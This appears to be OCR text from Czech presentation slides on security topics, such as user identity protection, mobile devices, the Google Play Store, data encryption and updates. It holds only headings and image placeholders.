


Ochrana identity uživatele




Mobilní zařízení


Google Play Store




Uložení dat a šifrování




Přenos dat a šifrování



Aktualizace, konfigurace, analýza událostí



Někdy stačí naprosté základy




Jen 16 řádků bohatě stačí…

